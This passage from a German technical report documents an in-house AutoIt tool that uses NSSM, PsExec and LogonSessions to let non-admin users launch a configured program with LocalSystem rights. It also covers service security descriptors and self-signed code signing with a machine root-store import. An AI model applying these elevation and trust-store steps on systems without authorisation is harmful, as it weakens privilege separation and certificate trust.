116 Siehe http://nssm.cc/scenarios sowie http://nssm.cc/usage
117 SysInternals *PsExec* Download: http://technet.microsoft.com/de-de/sysinternals/bb897553.aspx
118 SysInternals *LogonSessions* Download: http://technet.microsoft.com/de-de/sysinternals/bb896769.aspx

Benutzer interaktiv am System angemeldet ist und dieser zumindest einen explorer.exe-Prozess als Shell gestartet hat, so lässt sich die zugehörige Session mit geringem Aufwand ermitteln.

Windows-Dienste erhalten standardmäßig einen Security-Deskriptor[119], der nur Administratoren und LocalSystem das Starten und Stoppen des Dienstes erlaubt. Der Dienst muss daher nach der Erzeugung mit einem passenden Security-Deskriptor versehen werden, der zusätzlich auch der Gruppe der interaktiv angemeldeten Benutzer das Starten und Stoppen des Dienstes ermöglicht (siehe Abschnitt 5.3.3).

Das entwickelte Tool *UserControlled-Interactive-Service* übernimmt somit folgende Aufgaben:

Komfortable Installation:

- Einrichtung eines Dienstes gemäß der in der INI-Datei hinterlegten Konfiguration mittels NSSM zum Start von „UserControlled-Interactive-Service.exe“.
- Konfiguration des Security-Deskriptors des Dienstes
- Erstellung einer Verknüpfung im Startmenü zum Start des Dienstes

Komfortable Deinstallation:

- Entfernung des Dienstes und der Startmenüverknüpfung (sofern vorhanden).

Ausführung (als Dienst mittels `NSSM.exe`):

- Ermittlung der Session des interaktiv angemeldeten Benutzers unter Verwendung von `LogonSessions.exe`
- Start der in der Konfigurationsdatei konfigurierten Applikation
  - Unter Verwendung von `PsExec.exe`
  - Auf der zuvor ermittelten Session des angemeldeten Benutzers

Folgende Tools werden zur Nutzung von `UserControlled-Interactive-Service.exe` benötigt:

- `NSSM.exe` – Version 2.24 (Win32 Version – funktioniert auch für Windows 10 x64)
  Quelle: http://nssm.cc/download/
- `PsExec.exe` – Version 2.11
  Quelle: http://technet.microsoft.com/de-de/sysinternals/bb897553.aspx
- `LogonSessions.exe` – Version 1.30
  Quelle: http://technet.microsoft.com/de-de/sysinternals/bb896769.aspx

Eine kurze Bedienungsanleitung des Tools findet sich im nachfolgenden Abschnitt 5.3.1, sämtliche Parameter der INI-Datei werden in Abschnitt 5.3.2 erläutert.

[119] Siehe [MR-WinInt61, S. 341f] sowie *Security Descriptors and Access Control* in [MR-WinInt61, S. 522ff].

Abbildung 175 fasst die Funktionsweise des Tools „UserControlled-Interactive-Service“ am Beispiel des Starts von `ProcMon.exe` als Dienst zusammen:

Mittels des ServiceManager-Tools `NSSM.exe` wird das entwickelte Executable `Usercontrolled-Interactive-Service.exe` als LocalSystem gestartet. Dieses bedient sich des Tools LogonSessions um die Session des interaktiv angemeldeten Benutzers zu ermitteln. Das im INI-File konfigurierte Executable (im Beispiel `ProcMon.exe`) wird anschließend unter Verwendung des Tools `PsExec.exe` in dieser Session auf dem Desktop des Benutzers gestartet.




Abbildung 175: Funktionsweise von UserControlled-Interactive-Service

Das Service kann alternativ zur Nutzung des Startmenü-Links auch mittels Systemsteuerung – Verwaltung – Dienste (siehe Abbildung 176) manuell konfiguriert, gestartet und gestoppt werden. Wird die gestartete Applikation durch den Benutzer beendet, wird auch der Dienst-Status korrekt als gestoppt angezeigt. Ein manuelles Stoppen des Dienstes (z.B. mittels `net stop` oder dem `services.msc`-MMC-SnapIn) beendet auch die mittels NSSM gestarteten Kind-Prozesse.




Abbildung 176: Systemsteuerung - Verwaltung - Dienste: RemoteAdmin-Client

5.3.1. Admin-Anleitung: UserControlled-Interactive-Service

Der Benutzer erhält die Möglichkeit, den Dienst-Start mittels Link im Startmenü durchzuführen, ohne jedoch Administrator-Rechte zu besitzen.

5.3.1.1. Bestandteile des UserControlled-Interactive-Service

```
C:\Program Files\ProcessMonitor_InteractiveServiceDemo>

Ausführbare Datei           | UserControlled-Interactive-Service.exe
Konfigurationsdatei         | UserControlled-Interactive-Service.ini
Logdatei (Protokollierung)  | UserControlled-Interactive-Service.log
SysInternals Tool           | LogonSessions.exe
SysInternals Tool           | PsExec.exe
Kostenfreier Servicemanager | nssm.exe
```

Das Tool *UserControlled-Interactive-Service* ist in der Lage, beliebige Executables (z.B. den hier zur Demonstration verwendeten SysInternals Process Monitor) als Dienst mit LocalSystem-Rechten interaktiv am Benutzer-Desktop laufen zu lassen. Das Tool besteht aus einer ausführbaren Datei, einer Konfigurationsdatei, einer Logdatei, sowie drei kostenfrei erhältlichen Tools (Download-URLs siehe Abschnitt 5.3).

5.3.1.2. Konfiguration und Installation

Die Konfiguration des Tools erfolgt über die INI-Datei, welche im selben Verzeichnis wie die ausführbare Datei abgelegt wird. Eine detaillierte Beschreibung der Parameter ist Abschnitt 5.3.2 zu entnehmen. Bei Ablage des Tools im gleichen Verzeichnis wie die Client-Komponente, könnten die vorkonfigurierten Einstellungen unverändert beibehalten werden.

Der Dienst wird als Administrator entweder von der Kommandozeile oder mittels Script durch Aufruf von `UserControlled-Interactive-Service.exe install` ohne weitere Rückfrage eingerichtet, oder alternativ mittels Doppelklick (Start ohne Argument) nach Bestätigung einer Rückfrage installiert (siehe Abbildung 177).




Abbildung 177: Installation des User-Controlled-Interactive-Service

Bei Installation des Service wird (sofern in der INI-Datei konfiguriert) auch automatisch ein Link im Startmenü (zum Start des Dienstes für den Benutzer) angelegt (Abbildung 178).




Abbildung 178: Startmenüeintrag für den Service-Start

Der Anwender kann nun – ohne über Administrator-Rechte zu verfügen – das Service über den bereitgestellten Link starten. Der gestartete Dienst beendet sich automatisch, sobald das GUI der Client-Komponente beendet wird.

5.3.1.3. Deinstallation

Die Deinstallation des Dienstes erfolgt als Administrator entweder ohne weitere Rückfrage von der Kommandozeile mittels `UserControlled-Interactive-Service.exe uninstall` oder alternativ mittels Doppelklick (Start ohne Argument) - nach Bestätigung einer Rückfrage erfolgt die Deinstallation (siehe Abbildung 179).




Abbildung 179: Deinstallation des User-Controlled-Interactive-Service

5.3.2. UserControlled-Interactive-Service.ini

Beim Start von `UserControlled-Interactive-Service.exe` wird im gleichen Verzeichnis, in dem auch die ausführbare Datei liegt, eine Datei namens `UserControlled-Interactive-Service.ini` gesucht und eingelesen. Sämtliche Konfigurationen erfolgen in dieser Datei, welche inline eine Dokumentation zu sämtlichen Einstellungen enthält. Nachfolgend eine Beispielkonfiguration:

```
;# UserControlled-Interactive-Service Konfigurationsdatei
;# Relative Pfadangaben werden immer ausgehend vom EXE-Verzeichnis interpretiert!

[Settings]
Debug           =1
;# Debug        =0  nahezu kein Logging, nur Errors
;#              =1  Default-Konfiguration, entspricht LogLevel "Info"
;#              =2  entspricht LogLevel Debug, fuer Entwicklung und Fehlersuche
;#              =3  Entspricht LogLevel Trace, fuer Fehlersuche

LogFile         =data\UserControlled-Interactive-Service.log
# LogFile      Legt fest, wohin die Log-Datei geschrieben wird.

[Tools]
;# Pfade zu den benötigten Tools:
PsExec              =PsExec.exe
LogonSessions       =logonsessions.exe
NSSM                =nssm.exe

[Service]
;# Name und Beschreibung des Service (im Windows-Service-Control-Manager)
ServiceName         =ProcessMonitor
ServiceDescription  =Process Monitor (als interaktives Demo-Service gestartet)

;# SecurityDescriptor des zu erstellenden Service (optional)
;# Wird kein SecurityDescriptor angegeben, wird der Dienst mit Default-Rechten angelegt
SecurityDescriptor  =D:AR(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY) (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA) ↵
                     (A;;CCLCSWRPWPDTLOCRRC;;;IU) S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)

[Application]
;# Die zu startende Applikation sowie eventuell zu übergebende Parameter
;# Wenn WorkingDir nicht gesetzt wird das ScriptDir verwendet
Executable          =Procmon.exe
ExecutableArgs      =
;WorkingDir         =

;# Das Tool kann bei Installation automatisch eine Verknüpfung im Startmenü
;# mit nachfolgendem Namen anlegen. Wird keine Verknüpfung benötigt, kann der Parameter
;# entfallen. Als Icon wird automatisch das Icon der Applikation gesetzt.
;# Als Beschreibung zur Verknüpfung wird automatisch die ServiceDescription gesetzt.
;# Der Dienst-Start erfolgt mittels des Windows-Commandline-Tools "net.exe", welches
;# minimiert gestartet wird.
StartmenuLink       =Process Monitor
```

Details zur Erzeugung des Security-Deskriptor-Strings sind in Abschnitt 5.3.3 zu erläutert.

5.3.3. Security-Deskriptoren für Windows-Dienste

Die Rechte zum Zugriff auf Windows-Dienste werden mittels Security-Deskriptoren konfiguriert. Es gibt mehrere Möglichkeiten den Security-Deskriptor eines Dienstes zu konfigurieren, für das UserControlled-Interactive-Service wurde das Kommandozeilentool `net.exe` gewählt:

```
net sdset %ServiceName% %SecurityDescriptor%
```

Die Prüfung des SecurityDeskriptors ist mittels sc.exe möglich:

```
sc.exe sdshow %ServiceName%
```

Der Security-Deskriptor muss hierbei in einem speziellen *Security Descriptor String Format*[120] angegeben werden.

Der Security-Deskriptor eines für alle interaktiven Benutzer start- und stopbaren Windows-7-Dienstes lautet:

```
D:AR(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY) (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA) ↵
    (A;;CCLCSWRPWPDTLOCRRC;;;IU) S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
```

Diese Strings müssen nicht manuell mittels Editor erzeugt werden, sondern dies kann auch über eine grafische Oberfläche in Form des MMC-Snapins „Sicherheitsvorlagen“ erfolgen.

Die Vorgangsweise hierfür:

1. `mmc.exe` starten
2. Datei -> SnapIn hinzufügen/entfernen …
3. Das SnapIn „Sicherheitsvorlagen“ Sicherheitsvorlagen hinzufügen:
4. Eine neue Sicherheitsvorlage mit beliebigem Namen erstellen.
5. Unter Systemdienste einen Dienst auswählen und die Eigenschaften zur Bearbeitung öffnen (Abbildung 180).




Abbildung 180: MMC-SnapIn Sicherheitsvorlagen - Diensteigenschaften

[120] http://msdn.microsoft.com/en-us/library/windows/desktop/aa379570(v=vs.85).aspx

6. Die Vorlage „Sicherheit bearbeiten…“ öffnen, und für die Benutzergruppe „INTERAKTIV“ Rechte zum „Starten, anhalten und unterbrechen“ hinzufügen (Abbildung 181).




Abbildung 181: MMC-SnapIn Sicherheitsvorlagen - Sicherheitseinstellungen für Dienst

7. Die Sicherheitsvorlage als Datei speichern, die so erstellte INF-Datei mit einem Editor öffnen – der Security-Deskriptor ist darin verzeichnet (Abbildung 182).




Abbildung 182: Sicherheitsvorlage - gespeicherte INF-Datei mit Security-Deskriptor

Der so erhaltene Security-Deskriptor kann anschließend wie auf der Seite zuvor gezeigt mittels net sdset %ServiceName% %SecurityDescriptor% appliziert werden.

In der dem entwickelten Dienst beiliegenden `UserControlled-Interactive-Service.ini` ist bereits ein korrekter Security-Deskriptor der ein Starten und Stoppen des Dienstes für interaktiv angemeldete Benutzer erlaubt enthalten.

5.4. Signieren von Executables (Code-Signatur)

Um die Integrität und Authentizität der Binaries prüfen zu können, sollten Executables wie EXE- oder DLL-Dateien stets mit Code-Signaturen versehen werden. Dies erleichtert auch maßgeblich die Erstellung von Application-Whitelisting-Regelwerken (siehe AppLocker in Kapitel 2.7).

Beim entwickelten Tool *UserControlled-Interactive-Service* handelt es sich um ein Executable, das mittels des kostenfreien Entwicklungswerkzeuges AutoIt[121] erstellt wurde. Der AutoIt-Compiler erzeugt Win32- oder Win64-Portable-Executables, die jedoch mit keiner Signatur ausgestattet sind.

Um eine Code-Signatur anzubringen, kann das Werkzeug SignTool[122] aus dem Windows 10 Software Development Kit[123] verwendet werden.

Details zum Windows Authenticode Portable Executable Signature Format sind in [MSDN-PEsig] zu finden, die Vorgangsweise bei der Signatur von Applikationen ist in [MSDN-Sign1] und [MSDN-Sign2] erläutert. Die Syntax des SignTools ist in [MSDN-SignTool] erläutert.

5.4.1. Erstellung eines Self-Signed Code-Signing-Zertifikats

Ist kein Code-Signing-Zertifikat aus einer vorhandenen CA verfügbar, kann die Signatur auch mit einem Self-Signed-Zertifikat durchgeführt werden. Die Vorgangsweise zur Erstellung eines Self-Signed Code-Signing-Zertifikats ist wie folgt (siehe Abbildung 183):

```
# Erstellung eines Self-Signed Code-Signing Zertifikats im Windows-CertStore des Benutzers:
$cert = New-SelfSignedCertificate -Type CodeSigningCert ↵
        -Subject "my CodeSigning Certificate" -CertStoreLocation Cert:\CurrentUser\My

# Sicherung des Zertifikats inkl. Private-Key als PKCS#12 PFX-Datei erstellen:
$pwd = ConvertTo-SecureString -String "myPassword" -Force -AsPlainText
Export-PfxCertificate -Cert $cert -FilePath .\myCodeSigner.pfx -Password $pwd

# Zertifikat als CER Datei exportieren (nur Public-Teil):
Export-Certificate -Cert $cert -FilePath .\myCodeSigner.cer
```




Abbildung 183: Erstellung eines Self-Signed Code-Zertifikats mittels PowerShell

[121] AutoIt Download: https://www.autoitscript.com/site/autoit/downloads/
[122] SignTool: https://msdn.microsoft.com/en-us/library/windows/desktop/aa387764.aspx
[123] Windows 10 SDK: https://developer.microsoft.com/de-de/windows/downloads/windows-10-sdk

5.4.2. Import des Zertifikats in den Windows Root-Certificate-Store




Abbildung 184: Erstelltes Self-Signed Code-Signing Zertifikat

Abbildung 184 zeigt das erstellte Code-Signing-Zertifikat, dieses ist nun im Root-Certificate-Store der Maschinen zu hinterlegen, dies kann z.B. mittels PowerShell als Administrator wie folgt durchgeführt werden (siehe Abbildung 185).

```
# Zertifikat in den Root-Cert-Store der Maschine importieren (Admin-Rechte erforderlich!)
Import-Certificate -CertStoreLocation Cert:\LocalMachine\Root -FilePath .\myCodeSigner.cer
```




Abbildung 185: Import des Zertifikats in den Windows Root-Certificate-Store der Maschine

5.4.3. Signatur- und Timestamp-Vorgang von Executables

Das Signieren eines Executables erfolgt schließlich unter Verwendung von Signtool.exe (siehe Abbildung 186), für den Zugriff auf den TimeStamp-Server (hierfür wurde das TimeStamp-Service von GlobalSign[124] verwendet) ist eine Internet-Verbindung erforderlich:

```
# Signatur eines Executables durchführen und Timestamp anbringen
.\Signtool.exe sign /fd SHA256 /v /n "my CodeSigning Certificate" ⮐
               UserControlled-Interactive-Service.exe
.\Signtool.exe timestamp /v /tr "http://timestamp.globalsign.com/scripts/timstamp.dll" ⮐
               UserControlled-Interactive-Service.exe
```




Abbildung 186: Signaturvorgang und Timestamp eines Executables mittels SignTool

Abbildung 187 zeigt die Eigenschaften des signierten `UserControlled-Interactive-Service.exe`, die Code-Signatur ist vorhanden und gültig, ein signierter Zeitstempel wurde angebracht, sodass die Gültigkeit der Signatur auch nach Ablauf des Signatur-Zertifikats weiterhin gewährleistet ist.




Abbildung 187: Executable mit CodeSignatur und TimeStamp

[124] Siehe https://support.globalsign.com/customer/portal/articles/1698751-ev-code-signing-for-windows-7-and-8

